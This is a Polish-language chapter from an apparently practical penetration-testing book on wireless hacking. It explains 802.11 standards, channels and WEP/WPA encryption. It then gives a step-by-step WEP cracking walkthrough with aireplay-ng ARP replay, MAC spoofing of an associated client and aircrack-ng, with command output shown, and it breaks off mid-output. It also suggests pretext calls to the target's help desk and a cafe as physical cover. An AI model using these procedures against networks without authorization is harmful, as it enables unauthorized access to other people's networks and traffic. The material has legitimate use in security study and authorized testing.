Bezprzewodowy sprzęt do hackowania

Wykorzystanie technologii bezprzewodowej do świadczenia usług sieciowych i dostępu do sieci w firmach i domach wzrosło wykładniczo w ciągu ostatniej dekady. W rezultacie hakerzy nie próżnowali w opracowywaniu nowych ataków na sieci bezprzewodowe. Miałem pewne zastrzeżenia co do włączenia tej części. Szczegółowe opisy technik hakerskich zawsze narażone są na ryzyko wykorzystania przez przestępców. Jednak ponieważ uważam, że będzie to wzmocnienie, że zostało to uwzględnione, a ponieważ bezprzewodowe narzędzia hakerskie są już szeroko dostępne w Internecie, dołączam ją. To jedyna część naprawdę techniczna. Omówiono sposób wdrażania sieci bezprzewodowych w dużych i małych firmach oraz sposoby obejścia różnych stosowanych przez nie mechanizmów bezpieczeństwa. Do wypróbowania technik opisanych tutaj potrzebny jest następujący sprzęt:

• Laptop - nie mam tu nic więcej do dodania

• BackTrack 3 - jest to dystrybucja Linuksa Live, która zawiera narzędzia do bezprzewodowego hakowania omówione w tym rozdziale. Możesz go pobrać ze strony http://www.remote-exploit.org/backtrack.html. BackTrack 3 można nagrać na (i uruchomić z) dysku CD-ROM lub zainstalować na dysku USB . Zdecydowanie polecam to drugie, ponieważ pozwala to zachować trwałe zmiany i dodać własne narzędzia, czego oczywiście nie da się zrobić z CD-ROM.

• Karta sieci bezprzewodowej - każda z kart omówionych będzie działać poprawnie, ale używam adaptera Alfa AWUS036H 500mW USB dużej mocy. Podoba mi się to urządzenie, ponieważ jest potężne i gotowe do użycia z funkcją BackTrack po wyjęciu z pudełka. Może również mieć antenę zewnętrzną, co robi różnicę. Różne karty wymagają nieco innych procedur konfiguracji, aby umożliwić wstrzykiwanie pakietów (kluczowy element w bezprzewodowym hakowaniu). Po przyswojeniu informacji zawartych w tym rozdziale z łatwością znajdziesz w Internecie informacje dotyczące konfiguracji konkretnej karty, chociaż podam również informacje o popularnych chipsetach Atheros i Intel.

Koncepcje sieci bezprzewodowej

Zanim będziesz mógł przystąpić do bezprzewodowego hakowania, jest kilka rzeczy które trzeba znać ,takie terminy, definicje i technologie powszechnie stosowane w sieciach bezprzewodowych. W całym rozdziale używane są poniższe terminy

802.11x: rodzina standardów, która obejmuje zdecydowaną większość nowoczesnych sieci bezprzewodowych

Punkt dostępu: sprzęt fizyczny, który umożliwia klientom przyłączanie się do sieci bezprzewodowej i zapewnia dostęp do innych lokalnych sieci fizycznych

Protokół rozpoznawania adresów (ARP): protokół, który umożliwia urządzeniom sieciowym rozpoznawanie adresów IP na fizyczne adresy MAC. Wykorzystywanie protokołu ARP jest elementem powszechnego ataku polegającego na łamaniu zabezpieczeń WEP

Identyfikator podstawowego zestawu usług (BSSID): Fizyczny adres MAC bezprzewodowego punktu dostępowego

Backtrack: bootowalna dystrybucja Linuksa nastawiona na przeprowadzanie audytów bezpieczeństwa, która zawiera mnóstwo bezprzewodowych narzędzi bezpieczeństwa

Bluetooth: protokół bezprzewodowy krótkiego zasięgu, który zwykle łączy urządzenia, takie jak telefony komórkowe z zestawami słuchawkowymi lub laptopami, ale może być również używany do tworzenia sieci bezprzewodowej między komputerem a komputerem

Klient: dowolne urządzenie, które łączy się z siecią bezprzewodową, ale zwykle odnosi się do laptopa

Szyfrowanie: technologia używana do ukrywania danych przed podsłuchem, która jest niezbędna w sieciach bezprzewodowych; niektóre formy szyfrowania są wyjątkowo bezpieczne, inne można łatwo złamać

Rozszerzony identyfikator zestawu usług (ESSID lub tylko SSID): nazwa używana do identyfikacji bezprzewodowego punktu dostępu dla użytkowników

Lekki rozszerzalny protokół uwierzytelniania (LEAP): zastrzeżony protokół uwierzytelniania sieci bezprzewodowej firmy Cisco

Adres MAC: unikalny identyfikator sprzętu sieciowego

Metasploit: pakiet oprogramowania używany do testowania i wykorzystywania luk w zabezpieczeniach

Pakiet: sformatowana jednostka danych przenoszona przez sieć komputerową Wardriving: poszukiwanie możliwych do wykorzystania punktów dostępowych samochodem za pomocą anteny, laptopa i odpowiedniego oprogramowania

Wired Equivalent Privacy (WEP): głęboko wadliwy standard szyfrowania, który w większości przypadków można łatwo złamać

WiFi Protected Access (WPA i WPA2): następca WEP, bezpieczny, ale daleki od doskonałości

Chociaż starałem się, aby treść była jak najbardziej przystępna, jest to temat techniczny i jeśli którykolwiek z poniższych terminów jest nieznany, rozsądne może być przeprowadzenie dalszych badań przed rozpoczęciem fizycznych testów penetracyjnych, które zawierają element łączności bezprzewodowej.

Problemy rozwiązywane przez sieci bezprzewodowe

Wdrażanie sieci bezprzewodowych ma wiele zalet:

• Efektywność kosztowa - Sieci bezprzewodowe są (teraz) tańsze we wdrażaniu i utrzymaniu niż sieci przewodowe, ponieważ dodawanie większej liczby klientów w sieci przewodowej wymaga dodawania przełączników i układania kabli, co może zwiększyć koszty i zakłócić działalność. Osiągnięcie prawdziwej skalowalności w sieci przewodowej wymaga znacznego przemyślenia i planowania.

• Przenośność - Użytkownicy mogą pracować w dowolnym miejscu w zasięgu punktu dostępowego, co daje bardzo kreatywne możliwości hotdeskingu.

• Porządek - brak kabli ciągnących się wokół tego miejsca jest uporządkowany i oznacza, że jest mniej infrastruktury fizycznej w celu utrzymania, co zmniejsza całkowity koszt posiadania i ponownie zmniejsza koszty.

• Szybkość wdrażania - Sieć bezprzewodową można wdrożyć bardzo szybko. Wszystko, czego potrzebujesz, to punkt dostępu podłączony do infrastruktury fizycznej, a większość nowoczesnych laptopów jest wyposażona w kartę bezprzewodową.

Problemy, które tworzą sieci bezprzewodowe

Oczywiście nie można mieć dobra bez zła:

• Zakłócenia - prawidłowe rozmieszczenie sieci bezprzewodowej wymaga wykonania jakiejś formy analizy widmowej. Sieci 802.11x obsługują tylko 11 kanałów (lub zestawy nakładających się częstotliwości). Ważne jest, aby upewnić się, że Twoja sieć nie koliduje z osobami w pobliżu i odwrotnie. Zakłócenia wystąpią, jeśli kanały, na których zdecydujesz się wdrożyć, są przeciążone. Oprócz tego rozprzestrzenianie się częstotliwości bezprzewodowych wykorzystywane przez sieci 802.11x jest publiczne (tj. każdy może z nich korzystać bez licencji) i współdzielone z innymi urządzeniami, takimi jak punkty końcowe Bluetooth, kamery bezprzewodowe i telefony bezprzewodowe. Są to wszystkie potencjalne źródła zakłóceń. Inne źródła zakłóceń nie są od razu oczywiste, na przykład kuchenki mikrofalowe.

• Zasięg - Twoja sieć musi być osiągalna w całej witrynie, a to oznacza uwzględnienie przeszkód, betonowych ścian, interferencja z nadbudówki i tak dalej. W przypadku dużych witryn to oznacza wdrażanie wielu punktów dostępu. Jednak gdy zaczniesz zwiększać zasięg sieci, szybko wycieknie poza granice Twojej organizacji i być widoczne dla sąsiadów firmy, parkingi, kawiarnie lub domy - miejsca, w których ludzie mogą usiąść i włamać się do Ciebie bez przeszkód.

• Bezpieczeństwo - największym problemem (i słusznie), jaki mają organizacje przy wdrażaniu technologii bezprzewodowej, jest jej nieodłączna niepewność, o której mowa w tej części. Chociaż istnieje wiele sposobów na poprawę bezpieczeństwa sieci bezprzewodowej, faktem jest, że osoby atakujące mają dostęp do strumienia danych w sposób inny niż w sieci przewodowej. Ataki typu „odmowa usługi" (polegające na zapobieganiu kojarzenia się laptopów klienckich z punktami dostępu) są zwykle bardzo łatwe do wykonania, niezależnie od dodanych dodatkowych warstw zabezpieczeń.

Standardy sieci bezprzewodowej

Praktycznie wszystkie sieci bezprzewodowe rozmieszczone w firmach (i domach) korzystają ze standardów 802.11x, na które składają się:

• 802.11b działa w paśmie 2,4GHz z maksymalną przepustowością 11 Mbps.


• 802.11g działa w tym samym paśmie (i jest w pełni wstecznie kompatybilny) 802.11b, ale ma maksymalną przepustowość 54 Mb / s.

• 802.11a działa w paśmie 5GHz i nie jest kompatybilny ani z 802.11b, ani z 802.11g. Praktycznie nikt nadal nie korzysta ze standardu 802.11a, głównie ze względu na brak jego upowszechnienia przez producentów oraz fakt, że - ze względu na rozrzut 5GHz - ma mniejszy zasięg niż 802.11b lub 802.11g.

Zdecydowana większość sprzętu, który napotkasz, to 802.11g (chociaż na wszelki wypadek dobrze jest mieć pod ręką karty zgodne ze standardem 802.11a). W każdym razie techniki stosowane do naruszania bezpieczeństwa sieci bezprzewodowych nie różnią się znacząco między tymi standardami. 802.11b / g ma 11 kanałów lub pasm częstotliwości, jak pokazano poniżej

Kanał	Optymalna częstotliwość (MHz)	Minimalna częstotliwość (MHz)	Maksymalna częstotliwość (MHz)
1	2412	2401	2423
2	2417	2405	2428
3	2422	2411	2433
4	2427	2416	2438
5	2432	2421	2443
6	2437	2426	2448
7	2442	2431	2453
8	2447	2436	2458
9	2452	2441	2463
10	2457	2446	2468
11	2462	2451	2473

Jak widać, większość tych częstotliwości zachodzi na siebie. W rzeczywistości są tylko trzy kanały, które tego nie robią: 1, 6 i 11. Jeśli punkty dostępowe znajdujące się blisko siebie używają tych samych kanałów (nawet w tej samej sieci), występują zakłócenia. Dlatego, aby to zminimalizować, punkty dostępowe w bliskiej odległości - czyli na miejscu - używają jednego z tych nienakładających się kanałów. Określenie lokalnych zakłóceń z innych źródeł jest czynnością, którą należy wykonać przed wdrożeniem. Rysunek 7.1 przedstawia typowy układ sieci bezprzewodowej.



Należy zauważyć, że trzy dodatkowe kanały, 12, 13 i 14, generalnie nie są używane (ze względu na problemy z licencjonowaniem widma), ale są dostępne do użytku na niektórych urządzeniach. Zdarzały

się przypadki, gdy firmy wybierały te kanały, wierząc, że opiekunowie nie byliby w stanie ich wykryć. Zapewniamy, że tak nie jest.

Wprowadzenie do kryptografii bezprzewodowej

Istnieje wiele sposobów zabezpieczenia punktów dostępu bezprzewodowego (lub przynajmniej uczynienia ich bardziej bezpiecznymi). Najbardziej powszechnym i podstawowym podejściem jest użycie szyfrowania. Szyfrowanie zapewnia, że ruch jest czytelny tylko dla tych, którzy mają klucz, a w najczęściej stosowanych sieciach bezprzewodowych klucz jest tym samym, co hasło używane przez użytkownika do przyłączenia się do sieci. Dwa główne warianty szyfrowania bezprzewodowego to WEP i WPA i omawiamy je pokrótce przed pokazaniem sposobów ich atakowania.

Szyfrowanie klucza współdzielonego WEP

Pomimo faktu, że Wired Equivalent Privacy (a nie Wireless Encryption Protocol, jak się wydaje), ma poważne wady, które prowadzą do szybkiego i łatwego złamania go, WEP jest nadal szeroko stosowany w domach i firmach jako jedyny mechanizm bezpieczeństwa. Wydaje mi się, że ludzie nie wierzą, że ktoś poświęci czas i kłopoty, aby się włamać, lub myślą, że ataki kryptograficzne, o których mowa, są tak zaawansowane technicznie, że nie przejmują się tym zbytnio. Żadne z tych przekonań nie jest poprawne. Chociaż WEP został po raz pierwszy zidentyfikowany jako mający poważne wady w 2001 roku, nadal jest przedstawiany jako pierwsza opcja bezpieczeństwa podczas konfiguracji. Producenci nadal wspierają WEP, ponieważ niektóre starsze systemy nie obsługują nowszych, bezpieczniejszych standardów bezprzewodowych. Legacy to zabójca, jeśli chodzi o bezpieczeństwo. W przypadku WEP pojedynczy klucz jest używany zarówno do uwierzytelniania, jak i szyfrowania (tj. W przypadku otwartego punktu dostępu nie jest wymagane żadne hasło ani szyfrowanie). Klienci bezprzewodowi są konfigurowani za pomocą tego klucza, po czym mogą przyłączyć się do sieci. Dlatego sam klucz jest wspólnym sekretem: każdy, kto go zna, otrzymuje dostęp. WEP występuje w dwóch wersjach: 64-bitowej, która używa 40-bitowego klucza (wprowadzanego przez użytkownika jako 5 bajtów) i 128-bitowej, używającej 104-bitowego klucza (zwykle wprowadzanego jako 26 bajtów). Jednak oba są równie łatwe do złamania.

Chociaż szczegóły techniczne dotyczące tego, dlaczego WEP jest podatny na ataki, są bardzo interesujące (i zachęcam do przeczytania na ten temat), jest to przede wszystkim książka praktyczna i bardziej zależy mi na tym, aby pokazać, jak ją złamać.

Szyfrowanie klucza współdzielonego WPA / WPA2

Kiedy zaczęły pojawiać się poważne obawy dotyczące bezpieczeństwa szyfrowania WEP, stworzono nowe technologie szyfrowania, które je zastąpiły. Niektóre z nich, takie jak niefortunny WEP2 i WEPplus, były rozwiązaniami tymczasowymi. Jednak pierwszy znaczący krok naprzód nastąpił wraz z przyjęciem bezprzewodowego (lub WiFi) chronionego dostępu (WPA). WPA, podobnie jak WEP, jest schematem szyfrowania klucza współdzielonego i chociaż można go złamać, jest znacznie bezpieczniejszy. Rozszerzeniem WPA jest WPA2, które wykorzystuje silniejsze szyfrowanie AES zamiast RC4 WPA. Dzięki WPA2 masz możliwość korzystania z silnych schematów uwierzytelniania poza szyfrowaniem klucza współdzielonego; jednak, gdy jest używany w trybie klucza współdzielonego, metody stosowane do jego złamania są identyczne jak sposób, w jaki jest łamany WPA. W przypadku kryptografii WPA / WPA2 Private Shared Key / Pre-Shared Key (PSK) wybiera się hasło, które jest wspólne dla klientów, tak jak w przypadku WEP. Nie jesteś jednak znacząco ograniczony w wyborze klucza; to znaczy, może być bardzo długi. Siła WPA / WPA2 tkwi w sile tego hasła. Jeśli jest za krótki, można go szybko i łatwo złamać, ale jeśli ma ponad 20 znaków (i zawiera znaki specjalne), złamanie z obecną technologią komputerów stacjonarnych prawdopodobnie zajmie lata.

Narzędzia do zarządzania bezpieczeństwem i analizy miejsca

Wardriving to czynność polegająca na jeździe samochodem w poszukiwaniu sieci bezprzewodowych za pomocą laptopa, anteny i oprogramowania do wardrivingu. Może to być po prostu fajna czynność. Z pewnością było to we wczesnych dniach sieci bezprzewodowej - nigdy nie wiedziałeś, co znajdziesz. Wardriving jest najczęściej wykonywany przez hakerów szukających potencjalych celów. Najpopularniejsze oprogramowanie do wardrivingu dla systemu Windows nosi nazwę Network Stumbler.

Dane wyjściowe z Network Stumbler i Airodump przedstawiają te same dane:

• BSSID lub adres MAC punktu dostępu, który jest unikalnym identyfikatorem warstwy 2 punktu dostępowego.

• SSID / ESSID lub nazwa sieci, która identyfikuje sieć dla użytkowników.

• Numer kanału.

Jednak Airodump daje znacznie więcej informacji:

• Szyfrowanie - Network Stumbler informuje, że używane jest szyfrowanie z ogólną flagą WEP. Jednak WEP to tylko jedna z form szyfrowania (i to niezbyt dobre). Z drugiej strony Airodump informuje o rodzaju używanego szyfrowania.

• Klienci - Airodump powie Ci, którzy klienci są powiązani z którym punkt dostępu (za pośrednictwem adresu MAC). Informuje również o adresach MAC klientów, którzy sondują punkty dostępu. Jest to przydatne, ponieważ informuje, które sieci klient zna i z którymi łączył się w przeszłości, nawet jeśli tych sieci nie ma fizycznie (pomyśl o domowych bezprzewodowych sieciach LAN).

• Pakiety - Airodump pokazuje liczbę pakietów w każdej sieci i może rejestrować pakiety do późniejszej analizy w standardowym formacie przechwytywania pakietów (PCAP).

Jest jasne, z jakim oprogramowaniem chcesz pracować. Wardriving nie jest specjalnie interesujący z Twojego punktu widzenia - nie szukasz sieci do hakowania. Jeśli wiesz, gdzie będzie fizyczny cel, prawdopodobnie będziesz chciał tylko ustalić, czy korzystają z połączenia bezprzewodowego, a jeśli tak, to zagrozić temu. Nawet jeśli cel nie korzysta oficjalnie z połączenia bezprzewodowego, nie lekceważ możliwości, że ktoś podłączył punkt dostępu do sieci dla własnej wygody: zdarza się to często i nigdy nie ma szczęśliwego zakończenia. Używając anteny o dużym wzmocnieniu (co najmniej 7dBi) można bardzo szybko określić obecność sieci bezprzewodowych w pobliżu. Powinieneś to zrobić od granic celu. Gdy już znasz nazwy lub ESSID punktów dostępu celu, możesz rozpocząć proces określania z grubsza, gdzie się one znajdują. Możesz zbierać te informacje za pomocą anteny kierunkowej o wąskiej wiązce. Jeśli w okolicy jest wiele punktów dostępu i nie masz pewności, który z nich chcesz zaatakować, możesz zadzwonić do pomocy technicznej do celu i powiedzieć im, że masz problem z połączeniem? Jestem pewien, że chętnie pomogą. Pamiętaj, że przy wystarczająco mocnym zestawie i sprzyjających okolicznościach możesz być dość daleko od celu i nadal mapować punkty dostępu. Atakowanie zaszyfrowanych sieci staje się jednak bardziej problematyczne ze względu na zasięg, a wymagany zestaw staje się znacznie mniej dyskretny i znacznie droższy. Opinie są różne, ale lubię podejść bliżej i osobiście, ponieważ w środowisku miejskim nie masz wyboru. Podczas korzystania z anteny kierunkowej wyjście jest dokładnie takie samo, z wyjątkiem tego, że siła sygnału spada do zera we wszystkich punktach dostępu innych niż te (mniej więcej) bezpośrednio przed anteną. Ćwiczenie to można powtórzyć z różnych stron celu, aby uzyskać dokładne oszacowanie, gdzie fizycznie znajduje się punkt dostępu. Może to być bardzo przydatne dla atakującego, ponieważ pomaga określić najlepszą

fizyczną lokalizację dla maksymalnej siły sygnału, a jednocześnie umożliwia maksymalne wykorzystanie dostępnej osłony. Najlepszą osłoną podczas bezprzewodowego hakowania jest miejsce, w którym przyciągasz najmniej uwagi, na przykład w kawiarni yuppie po drugiej stronie ulicy. Każdy będzie miał swoje laptopy i BlackBerry, a to oznacza dobrą osłonę, podczas gdy siedzenie na ścianie z anteną kierunkową w biurze prezesa nie.

Cracking Encryption

Oczywiście narażanie sieci bezprzewodowych jest trochę trudniejsze niż po prostu wchodzenie w zasięg i łączenie się, niezależnie od tego, jak potężny jest twoja antena może być. Istnieje wiele mechanizmów bezpieczeństwa, które mogą być rozmieszczone w celu powstrzymania intruzów. Niektóre z nich są bardziej skuteczne niż inne. W tej sekcji przeanalizuję te powszechnie stosowane i omówię taktyki ich omijania.

Łamanie szyfrowania klucza współdzielonego WEP

Przede wszystkim będziesz musiał uruchomić laptopa w środowisku BackTrack za pomocą przygotowanego wcześniej dysku CD-ROM lub USB. Jeśli używasz adaptera Alfa, nie wymaga on dalszej konfiguracji. Jeśli jednak używasz karty opartej na Atheros lub bardzo popularnego wewnętrznego chipsetu Intel 3945 PCI, musisz je skonfigurować.

Konfigurowanie Atheros

Aby skonfigurować Atheros, wykonaj następujące polecenia z wiersza poleceń terminala:

ifconfig ath0 down

wlanconfig ath0 destroy

wlanconfig ath0 create wlandev WiFi0 wlanmode monitor# ifconfig ath0 up

Karta Atheros jest teraz w trybie monitorowania i jest gotowa do rozpoczęcia pękania.

Konfiguracja Intel Karta Intel jest trochę inna, ponieważ musimy zmienić sterownik na sterownik zdolny do wstrzykiwania pakietów. Wykonaj następujące polecenia z wiersza poleceń terminala:

ifconfig wlan0 down

modprobe -r iwl3945

modprobe ipwraw

ifconfig WiFi0 up

Karta Intel jest teraz w trybie monitora i jest gotowa do rozpoczęcia pękania. Zauważ, że jego identyfikator zmienił się z wlan0 na WiFi0.

Możesz sprawdzić, które interfejsy w systemie obsługują sieć bezprzewodową za pomocą polecenia:

iwconfig

Dostęp do sieci

Niezależnie od konfiguracji wykonaj następujące polecenie, aby sprawdzić, czy wtrysk działa teraz:

aireplay-ng --test XXX

gdzie XXX to identyfikator Twojej karty bezprzewodowej. Jeśli się powiedzie, powinieneś zobaczyć coś podobnego do następujących:

10:57:54 Trying directed probe requests...

10:57:54 00:13:F7:20:7B:4D – channel: 6 – 'SMC'

10:57:57 Ping (min/avg/max): 0.093ms/75.077ms/115.953ms Power: 46.87

10:57:57 30/30: 100%

10:57:57 Injection is working!

10:57:57 00:05:B4:0A:54:D8 – channel: 3 – 'SweexMR'10:58:00 Ping

(min/avg/max): 55.970ms/92.801ms/136.010ms Power: 31.93

10:58:00 30/30: 100%

10:58:00 00:13:F7:8B:43:9F – channel: 6 – 'JJJJR'

Jeśli wtrysk nie działa dla żadnego z powyższych interfejsów, to masz już ustawioną kartę w trybie monitora, prawdopodobnie jesteś zbyt daleko od punktu bezprzewodowego, aby wstrzyknąć. Odbiór jest zawsze bardziej czuły niż transmisja. Odtąd zakładam, że identyfikator Twojej karty bezprzewodowej to wlan1. Zmień to na cokolwiek dla siebie. Teraz otwórz trzy okna terminala. W pierwszym typie:

airodump-ng wlan1

Airodump przechodzi przez 11 dostępnych kanałów w poszukiwaniu punktów dostępu, jak pokazano tutaj:

```
CH  2 ][ Elapsed: 0 s ][ 2009-02-19 10:59

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:22:6B:70:79:A6   32        2        0    0  11  54e  OPN              Home
00:18:F8:4A:BE:E1   30        3        0    0  11  54 . OPN              linksys
00:90:D0:FA:E3:DD   18        2        0    0  11  54   WPA2 CCMP   PSK  ML
00:1E:E5:8C:94:BE   22        2        0    0   6  54   OPN              linksys
00:19:CB:0A:EA:63   44        2        0    0   7  54   WPA  TKIP   PSK  MVDH
00:13:49:B5:53:7E   32        2        0    0   7  54   WEP  WEP         ADSL-
WiFi Anja
00:13:F7:8B:43:9F   43        3        0    0   6  54 . WPA2 CCMP   PSK  JJJJR
00:04:ED:5A:8B:DB   48        3        0    0   5  54   WEP  WEP         wireless2
```

```
00:18:F6:64:63:25   44        2        0    0   1  54   WPA2 CCMP   PSK  Speed-
Touch63593C
00:22:3F:20:C5:8E   49        2        0    0   1  54 . WPA  TKIP   PSK  UPC53144
00:14:7F:8D:9F:7F   41        2        0    0   1  54   WPA  TKIP   PSK  Speed-
TouchADC252
8A:81:1B:D8:8F:85   -1        2        0    0   1  54   OPN              wireless
00:13:D4:67:67:7D   26        3        0    0   1  54   WEP  WEP         pvg
00:13:49:10:0D:71   65        3        0    0   7  54 . WEP  WEP         ADSL-WiFi
00:13:F7:20:7B:4D   49        1        0    0   6  54 . OPN              SMC

BSSID              STATION          PWR   Rate   Lost  Packets  Probe
```

Celem w tym przypadku jest sieć o nazwie wireless2 działająca na kanale 5. Uruchom ponownie Airodump, ale tym razem ogranicz ją do kanału 5 i zapisz wyjście na dysk w następujący sposób:

airodump-ng -c 5 --write wireless2

Otrzymasz następującą odpowiedź:

```
CH  5 ][ Elapsed: 16 s ][ 2009-02-19 11:04

BSSID              PWR RXQ Beacons #Data, #/s CH MB   ENC  CIPHER AUTH ESSID

00:05:B4:0A:54:D8   24  16      27     0    0  3 54 . WPA  TKIP   PSK  SweexMR
00:13:F7:20:7B:4D   41   5      24     1    0  6 54 . OPN              SMC
00:1C:DF:05:C0:7E   43  42      62     0    0  6 54 . WPA  TKIP   PSK  Vuurdesign
00:13:49:10:0D:71   69  96      79     0    0  7 54 . WEP  WEP         ADSL-WiFi
00:1E:E5:8C:94:BE   26  12      63     0    0  6 54   OPN              linksys
00:13:F7:8B:43:9F   43  18      52     0    0  6 54 . WPA2 CCMP   PSK  JJJJR
00:04:ED:5A:8B:DB   69  77     154     5    0  5 54   WEP  WEP         wireless2
00:19:CB:0A:EA:63   34  52      91     0    0  7 54   WPA  TKIP   PSK  MVDH
00:13:49:B5:53:7E   24  28      57     0    0  7 54   WEP  WEP         ADSL-WiFi Anja

BSSID              STATION         PWR   Rate   Lost  Packets  Probe

00:04:ED:5A:8B:DB  00:1B:77:2E:46:45   -1  54-0       0        5
(not associated)   00:16:44:A5:EC:50   16   0- 1     0        2  ICIDU
(not associated)   00:19:7E:2A:72:A5   15   0- 1     0        2  SX551D87F63
(not associated)   00:19:7E:BD:58:AC   35   0- 1     0        2
(not associated)   00:15:AF:E2:C7:9A   38   0- 1   178        9  SMC
```

Pierwsze wyjście pokazuje wszystkie kanały. W drugim, kanał został ustalony na CH5 za pomocą opcji -c 5. Robimy to, aby nie przegapić żadnych danych z kanału 5 i ograniczyć zbędne dane, których nie chcemy widzieć. Na dole wyjścia widać, że laptop klienta jest powiązany z punktem dostępu wireless2. Pamiętaj, aby zanotować adres MAC klienta, ponieważ chcesz wyglądać na tego klienta. Zmień lokalny adres MAC, aby pasował:

macchanger mac = 00: 1B: 77: 2E: 46: 45 wlan1

i to jest dla nas potwierdzone:

Current MAC: 00:c0:ca:1b:5c:3a (Alfa, Inc.)

Faked MAC: 00:1b:77:2e:46:45 (unknown)

W innym oknie wpisz:

aireplay-ng wlan1 -b 00:04:ED:5A:8B:DB -h 00:1B:77:2E:46:45 –arpreplay

-b odnosi się do adresu MAC punktu dostępowego, a -h do adresu MAC naszego fałszywego klienta. Powyższe polecenie daje następujące wyniki:

11:07:42 Waiting for beacon frame (BSSID: 00:04:ED:5A:8B:DB) on channel 5

Saving ARP requests in replay arp-0219-110742.cap

Powinieneś także uruchomić Airodump, aby przechwytywać odpowiedzi:

Read 13824 packets (got 9 ARP requests and 11554 ACKs), sent 12508 packets...(500 pps)

Opcja --arpreplay odnosi się do typu ataku, który chcesz przeprowadzić. Aireplay czeka na wysłanie pakietu ARP przez docelową sieć (którą może wykryć niezależnie od szyfrowania, ze względu na swoje unikalne cechy). Kiedy widzi pakiet, przechwytuje go i ponownie umieszcza w strumieniu. Tworzy to unikalne wektory inicjalizacyjne (IV). Dla twoich celów, wiele unikalnych IV to dobra rzecz. Potrzebujesz ich do złamania klucza WEP. W takim przypadku kolumna Dane w Airodump for wireless2 zaczyna szybko rosnąć, jak pokazano tutaj:

```
CH  5 ][ Elapsed: 12 s ][ 2009-02-19 11:08

BSSID              PWR RXQ Beacons #Data, #/s CH MB   ENC  CIPHER AUTH ESSID

00:13:49:B5:53:7E   29   7      13     0    0  7 54   WEP  WEP         ADSL-WiFi Anja
00:13:F7:20:7B:4D   40  18      34     0    0  6 54 . OPN               SMC
00:05:B4:0A:54:D8   23   7      14     0    0  3 54 . WPA  TKIP   PSK  SweexMR
00:13:49:10:0D:71   60  60      41     0    0  7 54 . WEP  WEP         ADSL-WiFi
00:19:CB:0A:EA:63   28  11      26     0    0  7 54   WPA  TKIP   PSK  MVDH
00:13:F7:8B:43:9F   49  13      28     2    0  6 54 . WPA2 CCMP   PSK  JJJJR
00:1C:DF:05:C0:7E   46  32      48     0    0  6 54 . WPA  TKIP   PSK  Vuurdesign
00:1E:E5:8C:94:BE   24  10      36     2    0  6 54   OPN               linksys
00:04:ED:5A:8B:DB   72  96     130 13231    0  5 54   WEP  WEP         wireless2
```

```
BSSID              STATION            PWR   Rate   Lost  Packets  Probe

(not associated)   00:19:7D:72:80:5C   23   0- 1     29        4  Home
00:04:ED:5A:8B:DB  00:1B:77:2E:46:45   47   0- 1      0    13998  wireless2
```

Gdy masz kilka tysięcy pakietów, możesz spróbować złamać plik . Wpisz następujące polecenie:

aircrack-ng wireless2-01.cap

Plik wireless2-01.cap został utworzony, gdy powyżej określiliśmy opcję - write wireless2 z Airodump. Gdybyś ponownie uruchomił to polecenie, następnym utworzonym plikiem byłby wireless2-02.cap. Jeśli masz wiele ujęć z tego samego punktu dostępu, nie usuwaj ich, można je połączyć za pomocą Aircrack. Na przykład powyższe polecenie stałoby się:

aircrack-ng wireless2 * .cap

Aircrack przedstawia menu pokazane tutaj:

```
    BSSID              ESSID                     Encryption

   1  00:04:ED:5A:8B:DB  wireless2                 WEP (14298 IVs)
   2  00:19:CB:0A:EA:63  MVDH                      No data - WEP or WPA
   3  00:13:49:10:0D:71  ADSL-WiFi                 No data - WEP or WPA
   4  00:1C:DF:05:C0:7E  Vuurdesign                No data - WEP or WPA
   5  00:13:F7:8B:43:9F  JJJJR                     WPA (0 handshake)
   6  00:1E:E5:8C:94:BE  linksys                   None (0.0.0.0)
   7  00:05:B4:0A:54:D8  SweexMR                   No data - WEP or WPA
   8  00:13:F7:20:7B:4D  SMC                       None (0.0.0.0)
   9  00:13:49:B5:53:7E  ADSL-WiFi Anja           No data - WEP or WPA
  10  00:13:F7:35:7D:09  Maurice                   No data - WEP or WPA
  11  00:18:F8:6E:85:A3  M3b2d                     No data - WEP or WPA
  12  00:13:F7:31:6E:54  SMC                       None (0.0.0.0)
  13  00:1D:0F:D5:66:46  ICIDU                     No data - WEP or WPA
Index number of target network ?
```

Wybierz opcję odpowiadającą punktowi dostępowemu, którym jesteś zainteresowany (w tym przypadku 1) i rozpocznie się crack. Otrzymasz następujące dane wyjściowe:

```
Aircrack-ng 1.0 rc2 r1414

                      [00:00:00] Tested 8050 keys (got 7988 IVs)

KB    depth   byte(vote)
 0    1/  2   B4( 512) 01( 256) 46( 256) 5F( 256)9D(256)BC(256)00(0)
 1    0/  5   57( 256) 13( 256) 29( 256) 2D( 256)7C(256)7F(256)9D(256)
```

```
 2    0/  1   DA( 256) 11( 256) 27( 256) 74( 256)76(256)7D(256)7F(256)
 3    0/  3   11( 256) 17( 256) 3E( 256) 5E( 256)95(256)A2(256)A3(256)
 4    0/  4   10( 256) 31( 256) 43( 256) 45( 256)62(256)68(256)AA(25)
```

W ciągu kilku sekund mamy klucz.

```
KB    depth   byte(vote)
 0    0/  9   12(15)F9(15)47(12)F7(12)FE(12)1B(5)77(5)A5(3)F6(3)03(0)
 1    0/  8   34(61)E8(27)E0(24)06(18)3B(16)4E(15)E1(15)2D(13)89(12)
 2    0/  2   56(87)A6(63)15(17)02(15)6B(15)E0(15)AB(13)0E(10)17(10)
